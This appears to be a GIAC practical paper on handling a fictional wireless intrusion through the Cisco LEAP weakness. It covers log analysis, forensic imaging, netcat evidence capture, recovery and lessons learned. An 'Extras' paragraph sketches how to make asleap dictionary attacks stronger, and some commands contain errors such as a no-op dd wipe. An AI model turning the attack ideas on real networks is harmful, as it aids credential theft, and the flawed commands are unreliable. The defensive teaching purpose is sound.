*---------------- NOTICE - PROPRIETARY SYSTEM --------------*
| This  system is intended to be used solely by  authorised |
| users  for  legitimate  corporate  business.   Users  are |
| monitored to the extent necessary  to properly administer |
| the system and to investigate unauthorized access or use. |
| By accessing  this  system,  you  are  consenting to this |
| monitoring.   Unauthorized use is subject to prosecution. |
*-----------------------------------------------------------*
```

Figure 17 - GIAC Enterprises systems warning banner

Use the Incident Handling document in Appendix E – GIAC Enterprises Incident Handling Policy. Ensure a printed copy of this document is always available as this may be the only technology that can be relied upon whilst being attacked.

All relevant personnel are trained in the policy annually.

Step 2 – Identification

01/06/04 11:25 – Brian Jones came to my desk and told me about a man in a car typing into a laptop parked in Right Street around the corner from GIAC Enterprises street entrance. I went back to Brian's desk (desk number 123) and observed a man with a laptop in a silver Toyota. We observed the man in the Toyota for about 2 minutes until he saw us looking at him through the window. He drove off shortly afterwards. We could not see his license plate due to other cars being parked nearby.

01/06/04 11:40 – As this looked like a wireless hacking attempt by an outsider and the person had fled upon being noticed, it was decided this classified as a Severity Level 2 incident as per the GIAC Enterprises Incident Handling Policy.

01/06/04 11:45 – An email was sent to the CSO and CIO. The text of the email follows.

Max and Susan,
A man was observed by Brian Jones and me at 1140 outside of GIAC in Right Street. We suspect he was hacking our wireless network as he had a laptop and was typing. When he saw Brian and myself watching he drove off.

I have decided to form an incident response team as this classifies as a level 2 incident as per the Incident Response Policy. I will keep both of you posted with the findings.

We are not in a position to anticipate the resource load as yet, but will require resources from the following teams:

- Information Security
- Operations
- Network Management

Regards,
Hymie
Information Security Manager

Step 3 – Containment

The jump kit used in this section is listed in Appendix H - Jump Kit. Not all of the tools in the "jump kit" are used in this Incident Handling event.

01/06/04 12:15 GERT is formed with resources from Information Security, Systems Operations and Network Management. It is decided to review the ACS logs for authentications at the time noticing the individual outside of GIAC and review these for anomalies. The time of the log review will be from 0000 to 1145 on 01/06/04. The IDS logs will also be reviewed for unusual activity during this period.

01/06/04 12:45 Network Manager (Johnny Cisco) returns with ACS and IDS logs. The IDS logs show no interesting events for the identified period, but the ACS logs show an authentication at 9:56:37 from user1. Johnny says that user1 is not in today, and the MAC address of the NIC does not match the list of our MAC addresses. Johnny has kept the list of our purchased MAC addresses in a spreadsheet. He also looked through the past log files and found the MAC address authenticating as user1 on Sunday May 23rd 2004 at 12:13:19. This is shown in Figure 18 - ACS log extract of unauthorised access below. He has checked with user1 and she said that she was not in the office today or on the Sunday. User1 also stated that she has not divulged her password to anyone.

```
C:\Program Files\CiscoSecure ACS v3.0\Logs\Passed
Authenticatations>grep "Authen OK" *.csv | grep -E -v
"0040965a77bb|00028aa9549b|004096559d17|00409655A4C7|004
096559F97|0040966E9d44|0040965F79d37|00409650dd37|004096565d10"
Passed Authentications 2004-05-23.csv:05/23/2004,12:13:19,Authen
OK,user1,Default Group,004096779d17,38,10.0.0.98,giac-labap1200,
Passed Authentications active.csv:6/01/2004,09:56:37,Authen
OK,user1,Default Group,004096779d17,37,10.0.0.98,giac-labap1200,
```

Figure 18 - ACS log extract of unauthorised access

This command uses two grep statements to firstly extract successful authentications with the string "Authen OK" and then a second grep to remove GIAC's known MAC addresses. The second grep statement filters the output of the first grep command. Switches used in the grep commands:

-E is used for extended regular expression matching
-v inverts the matching, or in other words "not the following string"
"|" in a regular expression means match any of these strings, in other words an OR statement.

01/06/04 13:10 We decide to continue the investigation in two directions:

- Johnny Cisco will initiate a backup of the Cisco ACS server logs and make two copies of the media. They will be labelled, bagged and placed in the evidence cabinet (ISM's office – locked filing cabinet).

- Hymie will review the IDS logs for unusual activity at, or around Sunday May 23rd 2004 at 12:13:19.

01/06/04 13:35 The following snort IDS record was discovered on the IDS server. The snort server logs all messages to /var/log/messages on ids-svr. We used the grep command to locate the appropriate file and then used "cat" to type the file to the screen.

```
messages.1:May 23 12:18:16 ids-svr snort: [1:255:8] DNS zone transfer TCP
[Classification: Attempted Information Leak] [Priority: 2]: {TCP} 10.0.0.100:3924 ->
10.10.1.1:53
```

This shows a DNS zone transfer was performed by IP address 10.0.0.100 from DNS server 10.10.1.1 at 12:18:16 on May 23rd 2004. This is consistent with the login to the ACS. There is no further unusual activity in the IDS log to review.

It is decided to backup the IDS logs and database. Johnny Cisco has agreed to perform this backup and this backup medium will be labelled, bagged and returned to the evidence cabinet (ISM's office – locked filing cabinet).

01/06/04 14:50 Johnny Cisco confirms both backups (IDS and ACS) have successfully completed and we store the CDs of IDS and ACS backup in the locked filing cabinet. There are two copies of the CD which are individually bagged and labelled. He also searched the Internet and found reference to a vulnerability in the Cisco LEAP protocol that GIAC uses for wireless authentication. Cisco's response to the vulnerability is found at http://www.cisco.com/en/US/products/hw/wireless/ps430/prod_bulletin09186a00801cc901.html. Johnny also found there was an exploit called "asleap" (http://asleap.sourceforge.net) announced in April that uses the vulnerability in LEAP. This is most likely our current problem.

IDS database and log backup procedure

1. Logon to server using putty or other ssh compatible shell program and issue the following commands. The output is seen in Figure 19 - Output of the ids-svr backup script below.

```
#backup the database to the /tmp directory
mysqldump -u snort –psnort-is-cool snort > /tmp/040601-snortdb-backup
cd /var/log
#you must enter the root password for the following command to work
#backup the messages files to the /tmp directory
sudo tar -zcf /tmp/040601-syslog.tgz messages*
# show file sizes and md5sums
md5sum /tmp/040601*
ll /tmp/040601*
```

```
[admin@ids-svr /tmp]$ mysqldump -u snort -psnortiscool snort >
/tmp/040601-snortdb-backup
[admin@ids-svr /tmp]$ cd /var/log
[admin@ids-svr log]$ sudo tar -zcf /tmp/040601-syslog.tgz
messages*
Password:
[admin@ids-svr log]$ md5sum /tmp/040601*
fccdf1d7c08a7cf1a3a4bbbda311c170  /tmp/040601-snortdb-backup
df6837202f4060abbf25af2e43accadd  /tmp/040601-syslog.tgz
[admin@ids-svr log]$ ll /tmp/040601*
-rw-rw-r--    1 admin    admin     7805630 Jun 01 13:30
/tmp/040601-snortdb-backup
-rw-r--r--    1 root     root        3722 Jun 01 13:31
/tmp/040601-syslog.tgz
[admin@ids-svr log]$
```

Figure 19 - Output of the ids-svr backup script

2. Copy the files using WinSCP3 or similar to a secure system and copy to a read only medium. Two copies are to be made.

ACS database and log backup procedure

1. Logon to the console of the ACS server
2. From a command prompt issue the following command

```
ntbackup backup "c:\program files\CiscoSecure ACS V3.0" /j "ACS Backup" /f "c:\temp\040601-
ACS.bkf"
```

The ntbackup command backs up the files and;

- backup – means to perform a backup
- "c:\program files\CiscoSecure ACS V3.0" – is the directory being backed up
- /j "ACS Backup" – is the backup set name for reference when viewing multiple backup sets
- /f "c:\temp\040601-ACS.bkf" – is the destination filename of the backup

Figure 20 - ACS backup shows the backup operation in process.




Figure 20 - ACS backup

01/06/04 15:00 Johnny Cisco, Scott McNealy (Operations Manager) and I (Hymie) meet and agree on the following.

1. It appears our wireless network has been compromised on at least two separate occasions by an unknown intruder. These were May 23rd 2004 at 12:13:19 and June 1st, 2004 at 9:56:37.
2. The intruder appears to have the credentials for user1 who has stated that she has not divulged her password to anyone. Action: Hymie is to discuss password security with user1 and ensure she changes her password. Hymie will request user1 change her password to a strong password.
3. Action: Scott McNealy will review logs for all GIAC hosts around the time of the two known intrusions for activity from user1 or other suspicious activity.
4. Action: Johnny Cisco will increase the staff monitoring IDS logs and have a staff member monitor ACS logs hourly for unusual activity.
5. Action: Johnny Cisco to ensure the wireless network will be shutdown overnight from 1800 to 0800 until further notice. If there is any further unusual activity Johnnie is authorised to shutdown the wireless network without further discussion.

01/06/04 15:10 An email is sent by Hymie to the CSO and CIO stating the six points above.

01/06/04 15:30 Scott McNealy calls Hymie and says that user1 logged out of accounts-svr at 11:20:20 today, but there is no corresponding login message. User1 is not at work and is not working from home. There are also three files in user1's home directory. One file contained credit card information. User1 was also in the sudoers

file with the ability to escalate privilege to root. Therefore user1 could potentially have done anything to the host.

```
Jun 01 11:20:20 accounts-svr sshd(pam_unix)[7228]: session closed for user user1
```

From the above message it is clear that accounts-svr has been compromised. Scott agrees to remove accounts-svr from the network and perform a forensic backup of accounts-svr to suitable backup medium, which will be labelled, bagged and returned to the evidence cabinet (ISM's office – locked filing cabinet). Accounts-svr is to remain off the network until its health is ascertained. Hymie notifies the users with the following email.

Hymie sends the following email to all GIAC users:

```
Attention all staff:
The Accounts server (accounts-svr) is unavailable due to urgent maintenance work. It is expected that this server will be back in service by 0900 tomorrow morning. We apologise for any inconvenience.

If you require any further assistance please contact the GIAC IT Service Desk.

Regards …
```

Hymie also notifies Legal and Public Affairs about the possibility of credit card number theft.

```
To: Perry Mason, and Jerry Springer,
We have experienced an incident in IT where it appears an external party has gained access to one of our servers. This server contained credit card information which may have been leaked to the intruder. We are still investigating the incident and we have taken measure to ensure this is not repeated.

We will keep you informed with further developments.

Regards … Hymie
```

Backup of the accounts-svr

1. Clean a floppy disk on a secure machine.

```
fdformat /dev/fd0
```

2. Power up a stand alone hub and quickly remove accounts-svr network cable and place this into the hub. This removes the threat of accounts-svr being on the production network, and if there are any active Trojan programs, they will probably not detect a quick change of network cables.
3. Power up another machine and connect it to the hub. This will be our netcat listener to receive the data from accounts-svr.
4. Setup the IP address of the netcat listener machine to 10.0.0.1 to be on the same network as accounts-svr.
5. Start netcat on the netcat listener machine

```
nc –l –p 10000 –u > 040601-accounts-svr-b4-powerout
```

netcat switches
-l listen
-p use port 10000
-u use UDP – good for sending multiple commands as TCP sessions end when the data stream ends. (–t does not seem to work around this. –L can be used on Windows for a persistent listener and then –u does not have to be used.)

6. Logon to the console as root.
7. Insert the FIRE V0.4a CD-ROM into the drive (using the FIRE static binaries gives us more confidence of the validity of the output)
8. Issue the following commands from the command line

```
#insert and mount the FIRE CD – we can use the FIRE static (untainted) binaries
mount /mnt/cdrom
#use the FIRE bash shell
/mnt/cdrom/statbins/linux2.2_x86/bash
#setup the environment
export SHELL=/mnt/cdrom/statbins/linux2.2_x86/bash
export PATH=/mnt/cdrom/statbins/linux2.2_x86

# pipe all command output to the other PC
# show the process table
/usr/bin/ls /proc | /usr/bin/nc -w1 10.0.0.1 10000 -u
# print the list of recent logons
/usr/bin/last | /usr/bin/nc -w1 10.0.0.1 10000 -u
#show current time, number of users and load averages
/usr/bin/uptime | /usr/bin/nc -w1 10.0.0.1 10000 –u
# show current time
/mnt/cdrom/statbins/linux2.2_x86/date | /usr/bin/nc -w1 10.0.0.1 10000 –u
# show all running processes – see below for switches
/mnt/cdrom/statbins/linux2.2_x86/ps –auxww | /usr/bin/nc -w1 10.0.0.1 10000 –u
#list open files
/mnt/cdrom/statbins/linux2.2_x86/lsof | /usr/bin/nc -w1 10.0.0.1 10000 –u
# show all listening processes and use numeric mode for addresses and ports
# with verbose mode and list program names
/mnt/cdrom/statbins/linux2.2_x86/netstat –vanp | /usr/bin/nc -w1 10.0.0.1 10000
–u
# show current logins – using methods for comparison
/mnt/cdrom/statbins/linux2.2_x86/who | /usr/bin/nc -w1 10.0.0.1 10000 -u
/usr/bin/who | /usr/bin/nc -w1 10.0.0.1 10000 -u
/usr/bin/w | /usr/bin/nc -w1 10.0.0.1 10000 -u
/usr/bin/users | /usr/bin/nc -w1 10.0.0.1 10000 –u
# show disk usage in human readable format
/mnt/cdrom/statbins/linux2.2_x86/df –h | /usr/bin/nc -w1 10.0.0.1 10000 –u
```

ps switches
-a show all processes with a tty associated
-u shows names of process owners
-x shows processes without controlling ttys

-ww extra wide output

netstat switches
–v verbose mode
-a all processes – listening and non listening
-n output is in numeric format
-p shows the process ID and program names for each socket

netcat (nc) switches
–w1 wait one second and end
10.0.0.1 the destination IP address
10000 the destination port
-u use udp for transport

9. On the netcat listening machine, use <CNTL>+C to end the netcat session.
10. Issue the following command to make an md5sum of the netcat output file and save this in a file.

```
md5sum 040601-accounts-svr-b4-powerout > 040601-accounts-svr-b4-powerout.md5
```

11. Burn copies of these two files onto two CDs and place in the evidence cabinet.
12. Shutdown the system by removing the power cord. This will preserve temporary files.
13. Remove the drive from the case and install in the "Forensics PC"
    The Forensics PC is a RedHat Linux host that does not connect to the GIAC network and is used for drive copying.
14. Using fdisk, delete all existing partitions on a new hard disk drive. Create one single new primary partition of maximum size and write this to the disk. Exit from fdisk.
15. Wipe the new disk using the dd command. ***** due to the time taken for this process the disks have been pre-wiped *****

```
dd if=/dev/null of=/dev/hdd1
dd if=/dev/random of=/dev/hdd1
dd if=/dev/zero of=/dev/hdd1
```

    These three commands write nulls, random characters and zeros throughout the disk ensuring no old data can pollute the investigation.[xx]

16. Copy all command output to a file

```
script /tmp/040601-diskdupe-account-svr
```

17. We will be writing a file to the disk so it must be formatted with the Linux files system by the following command. This makes the ext3 journaling file system on hdd1.

```
mkfs –t ext3 /dev/hdd1
```

18. Mount the forensics disk

```
mkdir /mnt/forensics
mount /dev/hdd1 /mnt/forensics
```

19. Check the disks md5 digest checksum to ensure we have copied the correct data correctly.

```
md5sum /dev/hdc2 > /mnt/forensics/dev-hdc2.md5
```

20. Copy the data partition (second partition) to a file on the forensics disk.

```
dd if=/dev/hdc2 of=/mnt/forensics/040601-accounts-svr.dd
```

21. Close the script with <CNTL>+D and copy the script output to the forensics disk.

```
cp /tmp/040601-diskdupe-account-svr /mnt/forensics/.
```

22. A copy of the forensics partition (/mnt/forensics) is made to second disk by shutting down the Forensics server and repeating the process from step 14 above.

Note: We have not mounted the disk from accounts-svr, but we have copied it using the dd command. This will preserve the state of the files on the disk.

01/06/04 16:10 Scott arrives with;

- CDs containing the pre power out machine status files
- accounts-svr backup disks
- the printed backup log (script output)
- the original disk from accounts-svr

which is labelled, bagged (in separate bags) and placed in evidence cabinet.

Step 4 – Eradication

01/06/04 16:15 Hymie contacts user1 via telephone and asks her to login via the VPN and change all of her passwords immediately. The importance of this request is stressed to user1.

01/06/04 16:20 Scott, Johnny, and Hymie meet and make the following decisions:

1. Increased monitoring of IDS and ACS logs to continue. Action: Johnny
2. All users are to be notified about maintenance work on accounts-svr. Action: Hymie
3. chkrootkit (http://www.chkrootkit.org/) to be run on accounts-svr. Action: Johnny
4. New hard disk, operating system and latest patches to be reloaded on accounts-svr before it can be reconnected to the network. Action: Johnny
5. Run "John the Ripper" (http://www.openwall.com/john/) on accounts-svr and look for weak passwords. Action: Johnny.
6. Run L0phtcrack (http://www.atstake.com/products/lc/) on the NT Domain server and look for accounts with weak passwords. Note: this is a product for which GIAC has purchased a license. Action: Johnny
7. root and all administrator passwords on accounts-svr to be changed. Action: Johnny.
8. It is agreed that the most likely cause of the incident is an exploit of vulnerability in the LEAP authentication system. asleap is was most likely used to exploit the vulnerability.
9. The second forensics disk containing the data partition of the compromised server to given to Forensics Consulting for analysis. They will be instructed to have a preliminary analysis to us by 0800 tomorrow morning. We are

especially interested in their opinion of the first penetration to this host. We will use this information to determine from which backup tape to restore the database. Action: Hymie

01/06/04 16:25 user1 returns Hymie's call and confirms all of her passwords have been changed except for accounts-svr that she could not contact.

01/06/04 16:30 We (Johnny, Scott and Hymie) agree that since we have seen no evidence to the contrary that that asleap is the most likely exploit used to gain access to GIAC's network.

Step 5 – Recovery

01/06/04 16:45 Johnny confirmed the following

- chkrootkit found no malware on accounts-svr
- "John the Ripper" password cracker on accounts-svr and confirmed no easily cracked passwords
- L0phtcrack password cracker on Domain controller and confirmed no easily cracked passwords
- Monitoring of IDS and ACS is continuing
- Root and admin passwords have been changed
- Wireless network is being shutdown at 1800 tonight until 0800 tomorrow
- OS and patches are being loaded. Expecting completion by 1800

01/06/04 18:00 Hymie hands the SECOND forensics disk and CD-ROM to Forensics Consulting, who sign an "Evidence Transfer" document confirming their possession of the disks. Hymie stores the "Evidence Transfer" document in the evidence cabinet.

01/06/04 18:15 Johnny confirmed the operating system and latest patches have been reloaded via "Kickstart" on accounts-svr. The Kickstart environment is not connected to the corporate network so it is assumed that this network is not susceptible to remote intrusion. As we believe the intrusion on this host only happened today, the data is being reloaded from the previous night's backup tape. This action was authorised as an acceptable risk by the CSO and CIO (Maxwell Smart and Susan Smart), contingent upon the opinion of Forensics Consulting confirming that the first compromise on accounts-svr was on 01/06/04 after the backup cycle completed. Accounts-svr can be put back on the network after Forensics Consulting confirms the timing of the first compromise.

Susan/Max,
After initial analysis we believe the first compromise of accounts-svr was today at approximately 1000. We have completed two forensics backups of the data volume. We are retaining one copy in a secure location and the other is being analysed by Forensics Consulting. They will have an opinion on the timing of the first compromise to us by 0800 tomorrow morning. Given they confirm our beliefs we are planning on reconnecting accounts-svr at this time. Scott has reloaded the operating system, patches and applications from the secure Kickstart environment, and is reloading the data from last nights tape.

Please acknowledge that GIAC Enterprises accepts the risk of reconnecting accounts-svr at 0800 tomorrow. Regards … Hymie

Hymie, We agree that your team is taking all reasonable steps to mitigate the risk and agree with your plans to reconnect accounts-svr at 0800 contingent upon the opinion of Forensics Consulting. Regards … Susan

01/06/04 18:20 Hymie ran Nessus (a freeware vulnerability scanner available from http://www.nessus.org) against accounts-svr and found no vulnerabilities. The Center for Internet Security Linux benchmark (V1.4.2-1.0 was downloaded from http://www.cisecurity.com/bench_linux.html). It was run on the server and no significant configuration issues were found.

01/06/04 20:30 Scott stated that the database had been successfully restored from last nights backup and tested.

02/06/04 08:00 After verbal approval from Forensics Consulting accounts-svr is reconnected to the network.

Step 6 – Lessons Learned

A "Lessons Learned" meeting was held on 03/06/04. The following people attended the meeting:
Hymie – ISM
Maxwell Smart – CSO
Johnny Cisco – Network Manager
Scott McNealy – Operations Manager
Perry Mason - Legal
Jerry Springer - Public Affairs
Bill Beagle – Forensics Consulting

The following items were accepted by all personnel present:

- The above chronology of events was accepted as accurate. A compressed timeline of major events is shown below.
- Forensics Consulting concurred with GIAC IT's beliefs that;
  - The compromise was by an unknown attacker that included at least two successful compromises of GIAC's network perimeter. The first appears to have been performed to get a copy of the DNS zone records, and the second to gain access to the host accounts-svr.
  - Reports containing credit card numbers were in the users' home directory. It is highly likely these reports were stolen by the attacker.
  - The unknown attacker only penetrated accounts-svr on one occasion.
  - The method of attack was using the publicised LEAP vulnerability to exploit a weak password.

- The username and password obtained from exploiting the LEAP vulnerability was reused to gain access to accounts-svr.

Positives

- Forensics PC assisted with the speed of the investigation.
- Pre-prepared (wiped) hard disks saved many hours in the investigation.
- Separate (physically disconnected) Kickstart environment ensured the integrity of the server rebuild process.
- Two copies of evidence (CD & HDD) assisted in quickly handing evidence to a third party.
- The list of known GIAC Wireless Network Card MAC addresses greatly assisted finding the attacker. The attacker could have easily circumvented this by changing the MAC address on their Network Card to one of the observed GIAC addresses.

Negatives

- A known vulnerability was used to gain access to GIAC's network.
- The snort alarm for the zone transfer was the only sign of the attacker on the IDS and this was missed by IDS management. A zone transfer probably would not have raised a significant alarm anyway as this is a relatively innocuous event.
- Poor password practice by at least one user led to a penetration of GIAC's corporate network.
- A user had a sudo to root enabled account on the compromised Unix server that enabled the attacker to partially cover their tracks.
- Credit card numbers were stored on our accounts-svr in an unencrypted format.
- We were fortunate that someone brought the presence of the attacker to the attention of the ISM otherwise the problem could have been much worse.
- Local logging on accounts-svr made the investigation process more difficult and made it easier for attackers to cover their tracks.

Recommendations

- A vulnerability management process should be setup to minimise the risk of vulnerable systems in GIAC. Action: Hymie
- The wireless network with LEAP authentication should be turned off until it can be reconfigured with a more robust authentication scheme. This is likely to be EAP-FAST or PEAP. If this cannot be accomplished, one time passwords, such as SecurID or Vasco tokens could be used. Action: Johnny Cisco & Hymie.
- A password cracking program such as L0phtcrack or "John the Ripper" should be periodically run on the NT Domain accounts to ensure users have a secure password. Action: Scott McNealy & Hymie.
- All Unix systems be reviewed for sudo users, and any appropriate personnel are removed from the sudoers file. Action: Scott McNealy.
- All credit card numbers and other sensitive information are to be stored in an encrypted format. Action: Scott McNealy & Hymie.
- All servers are to log messages to a secure syslog server. The Kickstart image is to be updated to represent this change. Action: Scott McNealy.

Notes:

- Legal and Public Affairs are still gathering advice on handling of the potential loss of credit card numbers from external sources. Perry will advise Maxwell should any further assistance be required.
- The completed Incident Handling checklist is attached in

Chronology of major events

Date	Event	Detected by GIAC
03/08/03	Vulnerability announced	N/A
06/04/04	Exploit released by Joshua Wright	N/A
18/05/04	Initial packet capture by attacker	No
21/05/04	Attacker parks outside and captures more packets. They now have enough information to gain access.	No
23/05/04 12:13:19	Attacker authenticates to ACS	Yes, but looks like an authorised user
23/05/04 12:18:16	Attacker performs a zone transfer	Yes, but not noticed by IDS staff
01/06/04 9:56:37	Authentication to ACS	Yes, but looks like an authorised user
01/06/04 10:02:16	Logged onto accounts-svr and copied files	Yes, but deleted most of the records
01/06/04 11:25	Attacker observed through windows	Yes
01/06/04 11:45	CSO & CIO informed	N/A
01/06/04 12:15	GERT formed to resolve issue	N/A
01/06/04 15:30	Scott shows evidence of logout but no corresponding login	N/A
	accounts- svr removed from network, and backup up	N/A
	Legal & Public Affairs notified	N/A
01/06/04 18:00	forensics consulting pickup data disks	N/A
02/06/04 08:00	Accounts-svr back on line	N/A
03/06/04	Lessons learned meeting held	N/A

Extras

The potency of this and other dictionary attacks could be enhanced with more potent word lists, or a means of coupling a word generator (such as John the Ripper). This could work in two ways. Firstly, John the Ripper could be modified to output words to a file which is then used by asleap or other dictionary attack tools, or secondly asleap could locate the LEAP authentication conversation and call John the Ripper to provide passwords until the encrypted password is discovered. The genkeys process would have to be incorporated into this procedure to generate the hashes of the passwords. This would dramatically increase the effectiveness of the asleap attack.

Other extras have been provided throughout this document. Firstly the full build information for hosts is provided in "The test environment", and a sample Incident Handling Policy is in "Appendix E – GIAC Enterprises Incident Handling Policy".

References

asleap home page and source code - http://asleap.sourceforge.net/

US-CERT Vulnerability Note: VU#473108 03/10/2003 - http://www.securityfocus.com/archive/1/340365

Bugtraq ID 8755 - http://www.securityfocus.com/bid/8755/

Joshua Wright's original post to Bugtraq - http://seclists.org/lists/bugtraq/2003/Oct/0075.html

Cisco Security Notice: Dictionary Attack on Cisco LEAP Vulnerability - http://www.cisco.com/warp/public/707/cisco-sn-20030802-leap.shtml

Appendix A - Glossary of terms

Term	Meaning
ACS	Cisco Secure Access Control Server – used to authenticate users to the wireless network
ACU	Cisco's Aironet Client Utility – used to configure the workstation's connection the access point.
AP	Access Point or Wireless Access Point
DES	Data Encryption Standard encryption algorithm
EAP	Extensible Authentication Protocol
Hash	A hashing function takes a piece of data of variable length (such as a password) and outputs an encrypted fixed length string. This enables computers to compare data without sending it over the network.
IDS	An Intrusion Detection System – in this case the freeware Snort product
IDS	Intrusion Detection Systems are used for detection attackers or malicious software on networks
IOS	Cisco's Internetwork Operating System that is used on most of its product range
LEAP	Cisco's Lightweight Extensible Authentication Protocol
MAC	Media Access Control – the unique hardware address of a network card
MS-CHAP	Microsoft Challenge Handshake Authentication Protocol
RADIUS	Remote Authentication Dial-In User Service is used for authentication and accounting services
RC4	The encryption algorithm used by MS-CHAP and therefore LEAP
RFMON	A mode of promiscuous sniffing for wireless network cards
RPM	RedHat Package Manager installs software prepared packages in the RPM format.
Salt	Random characters added to the end of data before hashing
Seed	The initial number used to generate pseudo random numbers
STA	Wireless workstation
VxWorks	The operating system used on Aironet Wireless Access Points. The company was purchased by Cisco and the Access Points now run both VxWorks and IOS software
WEP	Wired Equivalent Privacy is a security protocol for wireless networks. It is mostly ineffective due to many implementation issues

Appendix B – Cisco Wireless Access Point lab configuration

```
!
! Last configuration change at 20:53:32 K Mon Jun 7 2004 by Cisco
! NVRAM config last updated at 17:21:57 K Mon Jun 7 2004
!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec localtime show-timezone
service password-encryption
!
hostname giac-labap1200
!
aaa new-model
!
!
aaa group server radius rad_eap
 server 10.10.1.1 auth-port 1645 acct-port 1646
!
aaa authentication login eap_methods group rad_eap
aaa session-id common
enable secret 5 $1$.j65$.WltkctlDvIoNH4ZEHfS10
!
username Cisco password 7 05280F1C2243
clock timezone K 10
ip subnet-zero
!
!
bridge irb
!
!
interface Dot11Radio0
 no ip address
 no ip route-cache
 !
 encryption key 1 size 128bit 7 3E68F37A8CFED14E186CB92CC741
transmit-key
 encryption mode wep mandatory
 !
 ssid giac-labap1200
    authentication open
    authentication network-eap eap_methods
 !
 speed basic-1.0 basic-2.0 basic-5.5 basic-11.0
 rts threshold 2312
 channel 2437
 station-role root
 bridge-group 1
 bridge-group 1 subscriber-loop-control
 bridge-group 1 block-unknown-source
 no bridge-group 1 source-learning
 no bridge-group 1 unicast-flooding
 bridge-group 1 spanning-disabled
!
interface Dot11Radio1
 no ip address
 no ip route-cache
 shutdown
```

```
 !
 ssid tsunami
    authentication open
    guest-mode
 !
 speed basic-6.0 9.0 basic-12.0 18.0 basic-24.0 36.0 48.0 54.0
 rts threshold 2312
 station-role root
 bridge-group 1
 bridge-group 1 subscriber-loop-control
 bridge-group 1 block-unknown-source
 no bridge-group 1 source-learning
 no bridge-group 1 unicast-flooding
 bridge-group 1 spanning-disabled
!
interface FastEthernet0
 no ip address
 no ip route-cache
 duplex auto
 speed auto
 ntp broadcast client
 bridge-group 1
 no bridge-group 1 source-learning
 bridge-group 1 spanning-disabled
!
interface BVI1
 ip address 10.0.0.98 255.0.0.0
 no ip route-cache
!
ip default-gateway 10.0.0.1
ip http server
ip http help-path
http://www.cisco.com/warp/public/779/smbiz/prodconfig/help/eag/ivory/
1100
ip radius source-interface BVI1
snmp-server community cable RO
snmp-server enable traps tty
radius-server host 10.10.1.1 auth-port 1645 acct-port 1646 key 7
061507205E4B0D26161211190910
radius-server retransmit 3
radius-server attribute 32 include-in-access-req format %h
radius-server authorization permit missing Service-Type
radius-server vsa send accounting
bridge 1 route ip
!
!
line con 0
line vty 5 15
!
ntp source FastEthernet0
ntp server 10.10.1.1
end
```

Appendix C – RPM configuration on wireless workstation

The following is a log of the patch installation process as part of the workstation build

```
[root@localhost updates]# rpm -Fvh *i386*rpm
warning: arpwatch-2.1a11-7.9.1.i386.rpm: V3 DSA signature: NOKEY, key ID
db42a60e
warning: package cvs = 1.11.2-13 was already added, replacing with cvs <=
1.11.2-17
warning: package libxml2 = 2.5.4-2 was already added, replacing with libxml2
<=
2.5.4-3.rh9
warning: package libxml2-devel = 2.5.4-2 was already added, replacing with
libxml2-devel <= 2.5.4-3.rh9
warning: package libxml2-python = 2.5.4-2 was already added, replacing with
libxml2-python <= 2.5.4-3.rh9
warning: package mutt = 5:1.4.1-1 was already added, replacing with mutt <=
5:1.4.1-3.3
warning: package sane-backends = 1.0.9-5.1 was already added, replacing with
sane-backends <= 1.0.9-5.5
warning: package tcpdump = 14:3.7.2-1.9.1 was already added, replacing with
tcpdump <= 14:3.7.2-7.9.1
warning: package XFree86-100dpi-fonts = 4.3.0-2.90.43 was already added,
replacing with XFree86-100dpi-fonts <= 4.3.0-2.90.55
warning: package XFree86 = 4.3.0-2.90.43 was already added, replacing with
XFree86 <= 4.3.0-2.90.55
warning: package XFree86-75dpi-fonts = 4.3.0-2.90.43 was already added,
replacing with XFree86-75dpi-fonts <= 4.3.0-2.90.55
warning: package XFree86-base-fonts = 4.3.0-2.90.43 was already added,
replacing with XFree86-base-fonts <= 4.3.0-2.90.55
warning: package XFree86-devel = 4.3.0-2.90.43 was already added, replacing
with XFree86-devel <= 4.3.0-2.90.55
warning: package XFree86-font-utils = 4.3.0-2.90.43 was already added,
replacing with XFree86-font-utils <= 4.3.0-2.90.55
warning: package XFree86-libs = 4.3.0-2.90.43 was already added, replacing
with
XFree86-libs <= 4.3.0-2.90.55
warning: package XFree86-libs-data = 4.3.0-2.90.43 was already added,
replacing
with XFree86-libs-data <= 4.3.0-2.90.55
warning: package XFree86-Mesa-libGL = 4.3.0-2.90.43 was already added,
replacing with XFree86-Mesa-libGL <= 4.3.0-2.90.55
